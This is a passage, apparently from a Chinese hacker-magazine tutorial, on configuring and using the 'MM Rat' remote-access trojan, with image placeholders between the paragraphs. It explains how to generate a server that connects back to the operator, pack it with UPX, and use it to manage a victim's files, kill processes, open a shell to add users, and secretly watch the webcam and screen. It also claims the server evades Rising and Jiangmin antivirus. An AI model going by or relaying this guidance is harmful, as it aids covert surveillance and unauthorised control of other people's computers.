


图1




图2

我采用的是IP/DNS上线方式，所以要把“采用IP/DNS上线”选项前的勾打上，由于是在本机测试，上线地址我就写127.0.0.1了，大家在实际配置时请换成你的外网IP或动态域名，上线端口不用改，如果你在“本地设置”里修改了上线端口，请在这里将其修改成与之相对应的端口，服务端运行后释放的exe文件的名字默认是mm.exe，这里我改为了xfiles.exe，“心跳时间”我们也保持默认，一切都设置好后点“生成”按钮就会在控制端文件的当前目录下生成一个名为服务端.exe的服务端文件了。生成的服务端只有20.5KB，使用PEiD的深度扫描发现是使用Microsoft Visual C++编写的，并没有加壳，这倒是方便了我们以后进行免杀处理，如图4。




图3




图4

在加了UPX壳后，服务端体积只有12.0KB，并且其它功能也一切正常，如图5。




图5

二、功能简介

在本机运行刚才生成的服务端，你会发现它马上就上线了（服务端运行后会自动删除），如图6。这时你可能会奇怪，怎么会有2台上线主机啊？其实这是软件的一个bug，如果在本机运行服务端，那么它就会显示2台上线主机。在上线主机上点右键我们就会看到控制菜单了，如图7。




图6

其中“批量管理”中的“remove”就是用来卸载服务端的，“批量下载”就是下载指定URL的文件并运行。“文件管理”提供了对远程计算机简单的文件管理功能，刚打开时会列出对方计算机上的盘符，双击一个盘符后就会进入该盘的根目录，如图8，可以实现上传、下载、删除、远程运行等基本文件管理功能，如果要返回上级目录，直接点右键然后选择向上就可以了，如图9。




图7

“进程管理”也很简单，它列出了被控制计算机上的进程名以及对应的PID，要结束某个进程，把它对应的PID填到“进程ID”后面的输入框中，然后点“终止进程”就行了，比如我要结束记事本的进程，其进程notepad.exe的PID是2832，输入2832，然后点“终止进程”就可以关闭记事本的进程了，如图10。

如果对方计算机有视频设备（比如摄像头），通过“视频管理”就可以看到对方在做什么了，可以操作计算机的视频设备对其进行视频监视，我的虚拟机中没有安装摄像头，就不能截图了，希望大家谅解。“屏幕管理”可以看到对方计算机的屏幕，看到计算机的操作者在干什么。“CMD”还提供了一个在命令行方式下执行命令的环境，通过它我们可以添加用户和运行程序，如图11。“改变备注”可以为上线主机添加或修改备注，以方便管理和识别，“其他”是为以后添加新功能而准备的，暂时没什么用。

三、简单免杀

MM Rat生成的服务端有过瑞星2009、江民2009主动防御的能力，生成的服务端不用进行任何处理就可以在瑞星2009所有监控和主动防御全开的情况下成功上线，如图12，




图9




图8




图 11



图 10

